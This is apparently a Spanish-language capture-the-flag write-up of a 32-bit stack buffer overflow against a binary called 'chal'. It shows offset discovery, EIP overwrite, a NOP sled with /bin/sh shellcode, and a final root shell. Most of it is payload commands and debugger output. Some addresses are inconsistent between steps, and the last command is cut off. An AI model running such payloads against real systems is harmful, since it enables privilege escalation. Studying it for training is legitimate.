Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au
4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0
```

Este patron nos va a permitir localizar el "offset", que son la cantidad de bytes que hay que introducir antes de sobrescribir el EIP. Vamos a enviarlo:

```
$eax   : 0×0
$ebx   : 0×f7f9be14  →  0×00235d0c ("
                                   }#"?)
$ecx   : 0×ffffd1e0  →  "1Bh2B"
$edx   : 0×ffffcdc5  →  "1Bh2B"
$esp   : 0×ffffcb50  →  "Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An[ ... ]"
$ebp   : 0×6d41396c ("l9Am"?)
$esi   : 0×08048450  →  <__libc_csu_init+0000> push ebp
$edi   : 0×f7ffcb60  →  0×00000000
$eip   : 0×316d4130 ("0Am1"?)
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow RESUME virtu
$cs: 0×23 $ss: 0×2b $ds: 0×2b $es: 0×2b $fs: 0×00 $gs: 0×63

0×ffffcb50|+0×0000: "Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An[ ... ]"    ← $es
0×ffffcb54|+0×0004: "m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9[ ... ]"
0×ffffcb58|+0×0008: "4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A[ ... ]"
0×ffffcb5c|+0×000c: "Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao[ ... ]"
0×ffffcb60|+0×0010: "m7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3[ ... ]"
0×ffffcb64|+0×0014: "8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4A[ ... ]"
0×ffffcb68|+0×0018: "An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao[ ... ]"
0×ffffcb6c|+0×001c: "n1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7[ ... ]"

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0×316d4130

[#0] Id 1, Name: "chal", stopped 0×316d4130 in ?? (), reason: SIGSEGV

gef➤
```

El EIP apunta a la direccion "316d4130". Podemos usar otro script en ruby que nos permite localizar el offsec facilitandole esa direccion:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 316d4130
[*] Exact match at offset 362
```

Nos dice que hay que introducir 362 caracteres para llegar al EIP. Podemos enviar esa cantidad de "A"s y luego 4 "B"s para ver si el EIP se sobrescribe con "0x42424242" que simbolizan 4 "B":

```
r $(python3 -c "print ('A'*362+'B'*4)")
```

```
[ Legend: Modified register | Code | Heap | Stack | String ]
$eax   : 0x0
$ebx   : 0xf7f9be14  →  0x00235d0c ("
                                    ╣#"?)
$ecx   : 0xffffd1e0  →  "ABBBB"
$edx   : 0xffffcdbb  →  "ABBBB"
$esp   : 0xffffcdc0  →  0x00000000
$ebp   : 0x41414141 ("AAAA"?)
$esi   : 0x08048450  →  <__libc_csu_init+0000> push ebp
$edi   : 0xf7ffcb60  →  0x00000000
$eip   : 0x42424242 ("BBBB"?)
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
0xffffcdc0|+0x0000: 0x00000000   ← $esp
0xffffcdc4|+0x0004: 0xffffce74  →  0xffffd05d  →  "/home/kali/Downloads/chal"
0xffffcdc8|+0x0008: 0xffffce80  →  0xffffd1e6  →  "COLORFGBG=15;0"
0xffffcdcc|+0x000c: 0xffffcde0  →  0xf7f9be14  →  0x00235d0c ("
                                                  ╣#"?)
0xffffcdd0|+0x0010: 0xf7f9be14  →  0x00235d0c ("
                                    ╣#"?)
0xffffcdd4|+0x0014: 0x0804841d  →  <main+0000> push ebp
0xffffcdd8|+0x0018: 0x00000002
0xffffcddc|+0x001c: 0xffffce74  →  0xffffd05d  →  "/home/kali/Downloads/chal"
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242
[#0] Id 1, Name: "chal", stopped 0x42424242 in ?? (), reason: SIGSEGV
```

Hemos tomando el control del EIP. Como el EIP es el registro que apunta a la siguiente direccion de la accion que va a realizar cuando recoja los datos, podemos hacer que apunte a donde queramos. Ahora tenemos que hacer que el EIP apunte al ESP. En la ESP vamos a inyectar nops (binarios que no hacen nada) y la shellcode (nuestro payload malicioso). Vamos a buscar una shellcode de 32 bits que ejecute /bin/sh, concretamente el de pascal:




```
#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

Esta shellcode de 28 bytes ejecuta /bin/sh a bajo nivel.

Para llegar al EIP tenemos que añadir 362 bytes. El EIP apunta a la pila. En la pila se encuentran los nobs que incluyamos + la shellcode de 28 bytes. Para saber cuantos nobs tenemos que incluir antes de la shellcode hay que hacer la resta de 362-28=334.

Quedaria asi:

334 bytes de nobs + 28 bytes de shellcode + EIP

Vamos a intentar sobrescribir el EIP con los nobs y la shellcode para ver si vamos por buen camino. ES RECOMENDABLE USAR PYTHON2 PARA EVITAR ERRORES CON LOS SHELLCODES:

```
r $(python2 -c 'print "\x90" * 334 +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x
80" + "B" *4')
```

```
$eax   : 0x0
$ebx   : 0xf7f9be14  →  0x00235d0c ("
                                   ]#"?)
$ecx   : 0xffffd1e0  →  0x42424280
$edx   : 0xffffcdbb  →  0x42424280
$esp   : 0xffffcdc0  →  0x00000000
$ebp   : 0x80cd40c0
$esi   : 0x08048450  →  <__libc_csu_init+0000> push ebp
$edi   : 0xf7ffcb60  →  0x00000000
$eip   : 0x42424242 ("BBBB"?)
$eflags: [zero carry parity adjust sign trap INTERRUPT direct
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
```

Tenemos el control del EIP añadiendo la shellcode y los nobs. Ahora solo nos quedaria hacer que el EIP apunte a una direccion del ESP (de la pila). Para listar 100 segmentos de la pila podemos ejecutar lo siguiente. Lo buscamos en la maquina victima:

`x/100wx $esp`

```
gef➤  x/100wx $esp
0xffffcdc0:     0x00000000      0xffffce74      0xffffce80      0xffffcde0
0xffffcdd0:     0xf7f9be14      0x0804841d      0x00000002      0xffffce74
0xffffcde0:     0xf7f9be14      0x08048450      0xf7ffcb60      0x00000000
0xffffcdf0:     0xfb288ebd      0xb5e908ad      0x00000000      0x00000000
0xffffce00:     0x00000000      0xf7ffcb60      0x00000000      0x616f2400
0xffffce10:     0xf7ffda20      0xf7d8acd6      0xf7f9be14      0xf7d8ae08
0xffffce20:     0xf7fc8af4      0xf7ffcfec      0x00000002      0x08048320
0xffffce30:     0x00000000      0xf7fd8bf0      0xf7d8ad89      0xf7ffcfec
0xffffce40:     0x00000002      0x08048320      0x00000000      0x08048341
0xffffce50:     0x0804841d      0x00000002      0xffffce74      0x08048450
0xffffce60:     0x080484c0      0xf7fcbf60      0xffffce6c      0xf7ffda20
```

Lo que tenemos que hacer es localizar los nobs para hacer que el EIP apunte a una direccion donde se encuentran los nobs en la pila:

```
0xbffff708:     0xea000000      0x1a4d4036      0x39c849c1      0xbfccce17
0xbffff718:     0x69b23538      0x00363836      0x7273752f      0x636f6c2f
0xbffff728:     0x622f6c61      0x632f6e69      0x006c6168      0x90909090
0xbffff738:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff748:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff758:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff768:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff778:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff788:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff798:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff7a8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff7b8:     0x90909090      0x90909090      0x90909090      0x90909090
```

Aqui empezamos a ver los nobs. Vamos a cojer unas cuantas direcciones porque puede ser que alguna no funcione. Por ejemplo voy a cojer las siguientes:

- bffff788
- bffff798
- bffff7a8

Como la arquitectura del CPU esta en little endian (se puede comprobar con un lscpu), tenemos que añadirles un `\x` a cada grupo de 2 caracteres y darle la vuelta a cada grupo. Quedaria asi:

- `\x88\xf7\xff\xbf`
- `\x98\xf7\xff\xbf`
- `\xa8\xf7\xff\xbf`

Ahora vamos a preparar nuestro payload:

- payload = nobs + shellcode + eip

En el EIP vamos a probar con la primera direccion que hemos encontrado que apuntaba a los nobs. Quedaria asi:

```
r $(python2 -c 'print "\x90" * 334 +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x
80" + "\xc0\xd0\xff\xff"')
```

Vamos a probar a ejecutarlo:

```
thrasivoulos@Sneaky:~$ /usr/local/bin/chal $(python2 -c "print '\x90'* 334 + '\x31\xc0\x50\x68\x2f\x2f\x73\x6
")
# whoami
root
#
```